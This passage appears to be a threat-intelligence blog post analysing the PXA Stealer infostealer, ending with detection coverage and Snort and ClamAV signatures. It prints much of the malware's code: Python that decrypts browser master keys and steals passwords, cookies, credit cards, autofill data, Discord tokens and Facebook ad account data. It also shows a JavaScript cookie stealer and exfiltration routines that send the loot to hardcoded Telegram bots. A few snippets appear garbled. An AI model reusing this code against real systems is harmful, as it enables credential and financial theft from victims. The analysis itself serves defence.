The stealer also attempts to decrypts the master key that is stored in the key4.db file. Key4.db is a database used by Firefox (and some other Mozilla-based browsers) to store encryption keys, particularly the master key that encrypts sensitive data, such as saved passwords. The “getKey” function of the stealer is designed to extract and decrypt keys from the key4.db file using either AES or 3DES encryption methods, depending on the encryption used in the stored key.

```
def getKey(directory: Path, masterPassword=""):
    dbfile: Path = directory + "\\key4.db"
    conn = sqlite3.connect(dbfile)
    c = conn.cursor()
    c.execute("SELECT item1, item2 FROM metadata;")
    row = next(c)
    globalSalt, item2 = row

    try:
        decodedItem2, _ = decode(item2)
        encryption_method = '3DES'
        entrySalt = decodedItem2[0][1][0].asOctets()
        cipherT = decodedItem2[1].asOctets()
    except AttributeError:
        encryption_method = 'AES'
        decodedItem2 = decode(item2)
    c.execute("SELECT a11, a102 FROM nssPrivate WHERE a102 = ?;",
(b"\xf8\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01",))
    try:
        row = next(c)
        a11, a102 = row
    except StopIteration:
        raise Exception("gecko database broken")
    if encryption_method == 'AES':
        decodedA11 = decode(a11)
        key = decrypt_aes(decodedA11, masterPassword, globalSalt)
    elif encryption_method == '3DES':
        decodedA11, _ = decode(a11)
        oid = decodedA11[0][0].asTuple()
        assert oid == (1, 2, 840, 113_549, 1, 12, 5, 1, 3), f"idk key to format
{oid}"
        entrySalt = decodedA11[0][1][0].asOctets()
        cipherT = decodedA11[1].asOctets()
        key = decrypt3DES(globalSalt, masterPassword, entrySalt, cipherT)

    return key[:24]
```

Browser master key decryption function of PXA Stealer.

The stealer attempts to retrieve user profiles paths from the profiles.ini file of browser applications, including Mozilla Firefox, Pale Moon, SeaMonkey, Waterfox, Mercury, k-Melon, IceDragon, Cyberfox, and BlackHaw for further processing, such as extracting saved passwords or other user data.

```
def get_gck_basepath(browser_type):
    basepaths = {
        "Firefox": f"{AppData}\\Mozilla\\Firefox",
        "Pale Moon": f"{AppData}\\Moonchild Productions\\Pale Moon",
        "SeaMonkey": f"{AppData}\\Mozilla\\SeaMonkey",
        "Waterfox": f"{AppData}\\Waterfox",
        "Mercury": f"{AppData}\\mercury"
        "K-Melon": f"{AppData}\\K-Melon"
        "IceDragon": f"{AppData}\\Comodo\\IceDragon"
        "Cyberfox": f"{AppData}\\8pecxstudios\\Cyberfox"
        "BlackHaw": f"{AppData}\\NETGATE Technologies\\BlackHaw"
    }
    return basepaths.get(browser_type, None)

def get_gck_profiles(basepath):
    try:
        profiles_path = os.path.join(basepath, "profiles.ini")
        with open(profiles_path, "r") as f:
            data = f.read()
        profiles = [
            os.path.join(basepath.encode("utf-8"), p.strip()[5:].encode("utf-
8")).decode("utf-8")
            for p in re.findall(r"^Path=.+(?s:.)$", data, re.M)
        ]
    except Exception:
        profiles = []

    return profiles
```

The stealer collects the victim’s login information from the browser’s login data file. The function “get_ch_login_data” of the stealer extracts login data, including URLs, usernames, and passwords, from the database “login_db”, which stores login information. The extracted login information is formatted into a string that includes the URL, username, decrypted password, browser, and profile.

For each login entry in the browser login database, the function checks if the URL contains any important keywords that are hardcoded in the stealer program, and if a match is found, the login information is saved in a separate file named “Important_Logins.txt” located in the “Browsers Data” folder within the user’s profile temporary directory. The function saves all the results to “All_Passwords.txt” in the “Browsers Data” folder for other login data found in the database.

```
def save_gck_login_data(profiles, profile_name, browser_name):
    count = 0
    login_data = ""
    logins = []
    for profile in profiles:
        try:
            with open(os.path.join(profile, "logins.json"), "r") as loginf:
                jsonLogins = json.load(loginf)

            if "logins" not in jsonLogins:
                return []

            for row in jsonLogins["logins"]:
                encUsername = row["encryptedUsername"]
                encPassword = row["encryptedPassword"]
                logins.append((row["hostname"], decodeLoginData(getKey(profile),
encUsername), decodeLoginData(getKey(profile), encPassword)))

            for login in logins:
                login_data += f"URL: {login[0]}\nUsername: {login[1]}\nPassword:
{login[2]}\nApplication: {browser_name} [Profile:
{profile_name}]\n────────────────────────────────────────────────────────\n"
                count += 1

            for login in logins:
                for keyword in ImportantKeywords:
                    if keyword in login[0].lower():
                        if not os.path.exists(PathBrowser):
                            os.makedirs(PathBrowser)
                        with open(f"{PathBrowser}\\Important_Logins.txt", "a",
encoding="utf-8") as site:
                            site.write(f"URL: {login[0]}\nUsername:
{login[1]}\nPassword: {login[2]}\nApplication: {browser_name} [Profile:
{profile_name}]\n────────────────────────────────────────────────────────\n")
                        break
        except:
            continue

    if count > 0:
        if not os.path.exists(PathBrowser):
            os.makedirs(PathBrowser)
        logins_file = os.path.join(PathBrowser, f"All_Passwords.txt")
        with open(logins_file, "a", encoding="utf-8") as f:
            f.writelines(login_data)
    return count
```

Login credentials stealer function of PXA Stealer.

The stealer executes another function, “get_ch_cookies”, to extract cookies from a specified browser's cookie database, decrypt them, and save the results to a file. First, it checks if the cookies database file exists in the specified profile directory and unlocks the cookies database file. The database file is then copied to the temporary folder and is processed by executing an SQL query to retrieve cookie information, including host key, name, path, encrypted value, expiration time, secure flag, and HTTP-only flag from the cookies database file.

If any Facebook cookies are found, they are concatenated to a single string called "fb_formatted", and it calls another function, "ADS_Checker()", to check for ads based on the Facebook cookies, and the results are written to

a file called "Facebook_Cookies.txt”. Any other cookie information is written to a text file named after the browser and the profile. Finally, the function removes the temporary cookie database file.

```
def save_gck_cookies(profiles, profile_name, browser_name):
    count = 0
    cookies_data = []
    fb_result = []

    try:
        conn = sqlite3.connect(f"file:{os.path.join(profiles[0], 'cookies.sqlite')}?mode=ro", uri=True)
        cursor = conn.cursor()
    except sqlite3.Error:
        return count
    for profile in profiles:
        cookies_db = os.path.join(profile, "cookies.sqlite")
        if not os.path.isfile(cookies_db):
            continue
        try:
            cursor.execute("SELECT host, path, name, value, isSecure, isHttpOnly, expiry FROM moz_cookies")
            cookies = cursor.fetchall()
        except sqlite3.Error:
            continue
        if not cookies:
            continue
        for cookie in cookies:
            host, path, name, value, is_secure, is_http_only, expiry = cookie
            secure_str = "TRUE" if is_secure else "FALSE"
            httponly_str = "TRUE" if is_http_only else "FALSE"
            cookies_data.append(f"{host}\t{secure_str}\t{path}\t{httponly_str}\t{expiry}\t{name}\t{value}\n")
            if host == ".facebook.com":
                fb_result.append(f"{name}={value}")
            count += 1
        fb_formatted = "; ".join(fb_result)
        ads_check = Facebook(fb_formatted).ADS_Checker()

        if ads_check:
            if not os.path.exists(PathBrowser):
                os.makedirs(PathBrowser)
            with open(os.path.join(PathBrowser, "Facebook_Cookies.txt"), 'a', encoding='utf-8') as f:
                f.write(f"Cookie:
{fb_formatted}\n\n{ads_check}\n══════════════════════════════════════════════════════════════════════════════════
════════════════════════════════════════════════════════════════════════════════════════════════════════════════════
════════════════════════════════════════════════════════════════════════════════════════════════════════════════════
═════════════════════════════════════════════════════════════════════════════════════════════════════════\n")

    if count > 0:
        dir_path = os.path.join(PathBrowser, "Cookies Browser")
        if not os.path.exists(dir_path):
            os.makedirs(dir_path)
        cc_file = os.path.join(dir_path, f"{browser_name}_{profile_name}.txt")
        with open(cc_file, "w", encoding="utf-8") as f:
            f.writelines(cookies_data)
    if conn:
        conn.close()
    return count
```

Browser cookies stealer function of PXA Stealer.

In another sample of the stealer, for the browsers Chrome, Chrome SxS, and Chrome(x86), it downloads and executes a cookie stealer JavaScript through the URL hxxps://tvdseo[.]com/file/PXA/Cookie_Ext.zip. The cookie stealer JavaScript connects to the Telegram bot with the token, and the chat ID hardcoded in the script collects the cookies and sends them to the attacker’s Telegram bot through the POST method.

```javascript
const TELEGRAM_BOT_TOKEN = "7414494371:AAGgbY4XAvxTWFgAYiAj6OXVJOVrqgjdGVs";
const CHAT_ID = "-4575205410";

async function CookieSender() {
  try {
    const ipResponse = await fetch("https://api.ipify.org");
    if (!ipResponse.ok) {
      throw new Error("Failed to fetch IP address");
    }
    const ipAddr = await ipResponse.text();

    chrome.cookies.getAll({}, function (cookies) {
      let netscapeFormat = "";

      cookies.forEach(cookie => {
        const domain = cookie.domain.startsWith('.') ? cookie.domain : `.${cookie.domain}`;
        const path = cookie.path || '/';
        const secure = cookie.secure ? 'TRUE' : 'FALSE';
        const expiry = cookie.expirationDate
          ? Math.round(cookie.expirationDate)
          : '';

        netscapeFormat += `${domain}\tTRUE\t${path}\t${secure}\t${expiry}\t${cookie.name}\t${cookie.value}\n`;
      });

      const blob = new Blob([netscapeFormat], { type: 'text/plain' });

      const formData = new FormData();
      formData.append('document', blob, `Cookies_Chrome_${ipAddr}.txt`);

      fetch(`https://api.telegram.org/bot${TELEGRAM_BOT_TOKEN}/sendDocument?chat_id=${CHAT_ID}`, {
        method: "POST",
        body: formData
      })
      .then(response => response.json())
      .then(data => {
        if (!data.ok) {
          throw new Error(`Failed to send document: ${data.description}`);
        }
      })
      .catch(error => console.error("Error sending document to Telegram:", error));
    });

  } catch (error) {
    console.error("Error in Cookie-Sender function:", error);
  }
}

CookieSender();
```

Browser cookie stealer JavaScript.

Next, the stealer targets the victim’s credit card information stored in the browser database “webappsstore.sqlite”. The function extracts and decrypts saved credit card information from a browser's web data database. It checks if the cards database file "cards_db" exists and copies them to the user’s profile temporary folder. It executes a SQL query to retrieve credit card information including name on card, expiration month/year, encrypted card number, and date modified. Then it decrypts the encrypted card number using the function “decrypt_ch_value” with the help of the decrypted master key. It writes the cards’ information to a text file and names it after the browser and the profile. Finally, it gets the count of credit card information that was found and deletes the temporary copy of the “cards_db” file.

```
def get_ch_ccards(browser, path, profile, ch_master_key):
    result = ""
    count = 0

    if not os.path.exists(f"{path}\\{profile}\\Web Data"):
        return count
    shutil.copy(f"{path}\\{profile}\\Web Data", TMP+"\\cards_db")
    conn = sqlite3.connect(TMP+"\\cards_db")
    cursor = conn.cursor()
    try:
        cursor.execute("SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted, date_modified FROM credit_cards")
    except:
        pass
    for row in cursor.fetchall():
        if not row[0] or not row[1] or not row[2] or not row[3]:
            continue
        card_number = decrypt_ch_value(row[3], ch_master_key)
        result += f"Card Name: {row[0]}\nCard Number: {card_number}\nCard Expiration: {row[1]} / {row[2]}\nAdded:
{datetime.datetime.fromtimestamp(row[4])}\n────────────────────────────────────\n"
        count += 1

    if count > 0:
        dir_path = os.path.join(PathBrowser, "Credit Cards")
        if not os.path.exists(dir_path):
            os.makedirs(dir_path)
        cc_file = os.path.join(dir_path, f"{browser}_{profile}.txt")
        with open(cc_file, "w", encoding="utf-8") as f:
            f.writelines(result)
    conn.close()
    os.remove(TMP+"\\cards_db")
    return count
```

Credit card data stealer function of PXA Stealer.

The stealer extracts and saves the autofill form data from a browser's database to a text file with the file name format of “$browser_$profile.txt” in a folder called “AutoFills” in browser profile location.

```
def get_ch_autofill(browser, path, profile):
    result = ""
    count = 0

    if not os.path.exists(f"{path}\\{profile}\\Web Data"):
        return count
    shutil.copy(f"{path}\\{profile}\\Web Data", TMP+"\\autofill_db")
    conn = sqlite3.connect(TMP+"\\autofill_db")
    cursor = conn.cursor()
    try:
        cursor.execute("SELECT name, value FROM autofill")
    except:
        pass
    for row in cursor.fetchall():
        if not row[0] or not row[1]:
            continue
        result += f"Name: {row[0]}\nValue: {row[1]}\n────────────────────────────────────\n"
        count += 1

    if count > 0:
        dir_path = os.path.join(PathBrowser, "AutoFills")
        if not os.path.exists(dir_path):
            os.makedirs(dir_path)
        autofills_file = os.path.join(dir_path, f"{browser}_{profile}.txt")
        with open(autofills_file, "w", encoding="utf-8") as f:
            f.writelines(result)
    conn.close()
    os.remove(TMP + "\\autofill_db")
    return count
```

Autofill data stealer function of PXA Stealer.

The stealer also extracts and validates Discord tokens stored in various browsers or Discord applications. It checks for the stored encrypted Discord tokens in the different browser database files and also Discord-specific applications files of Discord, Discord Canary, Lightcord, and Discord PTB on the victim's machine by searching for strings using regular expression "r"dQw4w9WgXcQ:[^.*\['(.*)'\].*$][^\"]*")". Once the encrypted tokens are found, it decrypts them with the function “decrypt_dc_tokens()” using the extracted master key that was used to

encrypt the tokens from the "Local State" file. Then, it validates the decrypted Discord tokens to check if it is a legitimate Discord token and stores it by associating it with the browser name. Besides searching for the encrypted tokens, the function also looks for unencrypted Discord tokens by searching strings that match the regular expression pattern "[\w-]{24}\.[\w-]{6}\.[\w-]{27}" for standard tokens and "mfa\.[\w-]{84}" for multi-factor authentication (MFA) tokens in ".log" and ".ldb" files in the levelDB directory of Discord applications or web browsers where the structured key-value data is stored in levelDB database format.

```
def decrypt_dc_tokens(buff, master_key):
    try:
        return AES.new(CryptUnprotectData(master_key, None, None, None, 0)[1], AES.MODE_GCM, buff[3:15]).decrypt(buff[15:])[:-16].decode()
    except:
        pass

def validate_dc_token(token):
    headers = {"Authorization": token}
    url = "https://discord.com/api/v8/users/@me"

    try:
        req = requests.get(url, headers=headers)
        if req.status_code == 200:
            return True
    except:
        pass
    return False

def get_all_valid_dc_tokens():
    valid_tokens = set()

    for browser in available_path:
        browser_path = ch_dc_browsers[browser]
        cleaned = []
        try
            if browser == "Discord" or browser == "Discord Canary" or browser == "Lightcord" or browser == "Discord PTB":
                paths = [browser_path]
            else:
                paths = [f"{browser_path}\\Default"] + glob.glob(f"{browser_path}\\Profile*")
            for p in paths:
                lev_db = f"{p}\\Local Storage\\leveldb\\"
                loc_state = f"{p}\\Local State"
                if os.path.exists(loc_state):
                    with open(loc_state, "r") as file:
                        key = json.loads(file.read())['os_crypt']['encrypted_key']
                    for file in os.listdir(lev_db):
                        try:
                            with open(lev_db + file, "r", errors='ignore') as files:
                                for x in files.readlines():
                                    x.strip()
                                    for values in re.findall(r"dQw4w9WgXcQ:[^.*\['(.*)'\].*$][^\"]*", x):
                                        cleaned.append(values.replace("\\", ""))
                        except:
                            continue
                    for token in cleaned:
                        decrypted_token = decrypt_dc_tokens(base64.b64decode(token.split('dQw4w9WgXcQ:')[1]), base64.b64decode(key)[5:])
                        if decrypted_token and validate_dc_token(decrypted_token):
                            valid_tokens.add((decrypted_token, browser))
                for file_name in os.listdir(lev_db):
                    if not file_name.endswith('.log') and not file_name.endswith('.ldb'):
                        continue
                    for line in [x.strip() for x in open(f'{lev_db}\\{file_name}', errors='ignore').readlines() if x.strip()]:
                        for regex in (r'[\w-]{24}\.[\w-]{6}\.[\w-]{27}', r'mfa\.[\w-]{84}'):
                            for token in re.findall(regex, line):
                                if validate_dc_token(token):
                                    valid_tokens.add((token, browser))
        except FileNotFoundError:
            continue
    return valid_tokens
```

Discord token stealer function of PXA Stealer.

The stealer executes another function to extract the user information from the MinSoftware application database. It searches for the database file "db_maxcare.sqlite" file on the victim machine folders, including Desktop, Documents, Downloads, OneDrive and in the logical partitions with the drive letters "D:\" and "E:\". Once found, it executes a SQL query to search in the accounts table of the database file and extracts the following data:

- uid: User identifier.
- pass: User's password.
- fa2: Two-factor authentication data.
- email: The user's email address.
- passmail: The email password.

- cookie1: Likely a session or authentication cookie.
- token: Likely an authentication token.
- info: Account information.

```
def get_minsoftware_database():
    result = ""
    count = 0

    for search_path in [f"{USR}\\Desktop", f"{USR}\\Documents", f"{USR}\\Downloads", f"{USR}\\OneDrive","D:\\", "E:\\"]:
        for root, dirs, files in os.walk(search_path, topdown=True):
            if "db_maxcare.sqlite" in files:
                db_path = os.path.join(root, "db_maxcare.sqlite")
                conn = sqlite3.connect(db_path)
                c = conn.cursor()
                c.execute("SELECT uid, pass, fa2, email, passmail, cookie1, token, info FROM accounts")
                rows = c.fetchall()
                for r in rows:
                    uid, password, fa2, email, passmail, cookie, token, info = r
                    if info == 'Live':
                        result += f"{uid}|{password}|{fa2}|{email}|{passmail}|{cookie}|{token}\n"
                        count += 1
                conn.close()
    return result, counto(f, seed, [])
}
```

MinSoftware application data stealer function of PXA Stealer.

The stealer also has the functionalities for interacting with Facebook Ads Manager and Graph API using a session authenticated via cookies.

- It takes a Facebook cookie and parses it for the session information, such as “c_user”, and attempts to access the token.
- Retrieves and formats the details about the user's ad accounts, such as account status, currency, balance, spend cap, and amount spent.
- Gets the list of the user's Facebook pages, including page name, link, likes, followers, and verification status.
- It retrieves a list of groups with administrative users.
- It extracts Business Manager IDs associated with the account and retrieves ad account information under each Business Manager.
- It uses Facebook data to determine ad account limits for a Business Manager.
- It extracts the token from Facebook mobile pages to facilitate authenticates requests.

```
def Get_info_Tkqc(self):
        list_tikqc = self.rq.get(f"https://graph.facebook.com/v17.0/me/adaccounts?fields=account_id&access_token=
{self.token}")
        data = ""
        data += f"Tổng Số TKQC: {str(len(list_tikqc.json()['data']))}\n"
        for item in list_tikqc.json()['data']:
            xitem = item["id"]
            x = self.rq.get(f"https://graph.facebook.com/v16.0/{xitem}/?
fields=spend_cap,balance,amount_spent,adtrust_dsl,adspaymentcycle,currency,account_status,disable_reason,name,created_ti
me,all_payment_methods%7Bpm_credit_card%7Bdisplay_string%2Cis_verified%7D%7D&access_token={self.token}")
            try:
                statut = x.json()["account_status"]
            except:
                statut = "Không Rõ Trạng Thái"
            if int(statut) == 1:
                stt = "LIVE"
            else:
                stt = "DIE"
            try:
                credit_card_data = x.json()["all_payment_methods"]["pm_credit_card"]["data"]
                card_display_string = credit_card_data[0]["display_string"]
                if credit_card_data[0]["is_verified"]:
                    verify_cc = "Đã Xác Minh"
                else:
                    verify_cc = "No_Verified"
                thanh_toan = f"{card_display_string} - {verify_cc}"
            except:
                thanh_toan = "Không Thẻ"

            name = x.json()["name"]
            id_tkqc = x.json()["id"]
            tien_te = x.json()["currency"]
            so_du = x.json()["balance"]
            du_no = x.json()["spend_cap"]
            da_chi_tieu = x.json()["amount_spent"]
            if x.json()["adtrust_dsl"] == -1:
                limit_ngay = "No Limit"
            else
                limit_ngay = x.json()["adtrust_dsl"]
            created_time = x.json()["created_time"]
            try:
                nguong_no = "{:.2f}".format(float(x.json()["adspaymentcycle"]["data"][0]["threshold_amount"]) / 100)
            except:
                nguong_no = "0"
            data += f"- Tên TKQC: {name}|ID_TKQC: {id_tkqc}|Trạng Thái: {stt}|Tiền Tệ: {tien_te}|Số Dư: {so_du}
{tien_te}|Đã Tiêu Vào Ngưỡng: {du_no} {tien_te}|Tổng Đã Chi Tiêu: {da_chi_tieu} {tien_te}|Limit Ngày: {limit_ngay}
{tien_te}|Ngưỡng: {nguong_no} {tien_te}|Thanh Toán: {thanh_toan}|Ngày Tạo: {created_time[:10]}\n"

        return data
```

Facebook data stealer function of PXA Stealer.

After collecting the targeted victim's data, including the login data, browser cookies, autofill information, credit card details, Facebook ads account data, cryptocurrency wallet data, Discord token details, and MinSoft application data, the stealer creates a ZIP archive of all the files in the user profile’s temporary folder with the file name format "CountryCode_Victim's public IP Computername.zip", with a high compression level of value nine.

```
zip_data = io.BytesIO()

archive_path = os.path.join(TMP, f"[{CountryCode}_{SEIP}] {os.getenv('COMPUTERNAME', 'defaultValue')}.zip")

with zipfile.ZipFile(zip_data, mode='w', compression=zipfile.ZIP_DEFLATED, compresslevel=9) as zip_file:
    zip_file.comment = f"Time Created: {creation_datetime}\nContact: https://t.me/LoneNone".encode("utf-8")
```

While creating the archive and navigating the targeted folders, the stealer excludes some of the directories, including user_data, emoji, tdummy, dumps, webview, update-cache, GPUCache, DawnCache, temp, Code Cache, and Cache. It also attempts to rename each file while adding them to the archive. The archive is exfiltrated to the actor’s Telegram bot. After exfiltrating the victim’s data, the stealer deletes the folders that contained the collected user data.

```
message_body = f"{GetIPD}\nUser: {os.getlogin()}\nBrowser Data: CK: {total_browsers_cookies_count}|PW:
{total_browsers_logins_count}|AF: {total_ch_autofill_count}|CC: {total_browsers_ccards_count}\nInfo:
\n{InfomationData}"

for i in range(10):
    TOKEN_BOT = "7545164691:AAEJ4E2f-4KZDZrLID8hSRSJmPmR1h-a2M4"

    if Count == 1:
        CHAT_ID = "-1002174636072" #Sv Data Mới
    else:
        CHAT_ID = "-1002150158011" #Sv Data Update (Send từ lần 2)

    try:
        with open(archive_path, "rb") as f:
            response = requests.post(
                f"https://api.telegram.org/bot{TOKEN_BOT}/sendDocument",
                params={"chat_id": CHAT_ID, "caption": message_body, "protect_content": True,
"disable_web_page_preview": True},
                files={"document": f}
            )
            response.raise_for_status()
            break
    except:
        continue

shutil.rmtree(PathBrowser, ignore_errors=True)

if os.path.exists(archive_path):
    os.remove(archive_path)
if os.path.exists(DCTokens):
    os.remove(DCTokens)
if os.path.exists(DB_Minsoft):
    os.remove(DB_Minsoft)
```

Exfiltration function of PXA Stealer.

Coverage

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✔	N/A	✔	✔
Cisco Secure Malware Analytics (Threat Grid)	**Cisco Umbrella DNS Security**	**Cisco Umbrella SIG**	**Cisco Secure Web Appliance (Web Security Appliance)**
✔	✔	✔	✔

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protection with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. Snort SIDs for this threat are listed below:

Snort2: 64217, 64204, 64216, 64215, 64214, 64213, 64212, 64211, 64210, 64209, 64208, 64207, 64206, 64205, 64203

Snort3: 301057, 301063, 301062, 301061, 301060, 301059, 64217, 301058

ClamAV detections are also available for this threat:

Win.Loader.RustLoader-10036712-0
Py.Infostealer.PXAStealer-10036718-0
Py.Infostealer.PXAStealer-10036725-0
Txt.Tool.PXAStealerInstaller-10036719-0
Txt.Tool.PXAStealerInstaller-10036724-0
Txt.Tool.PXAStealerInstaller-10036724-0
Lnk.Downloader.PXAStealer-10036720-0
Js.Infostealer.CookieStealer-10036722-0

Indicators of Compromise

IOCs for this research can be found in our GitHub repository here.

Source: https://blog.talosintelligence.com/new-pxa-stealer/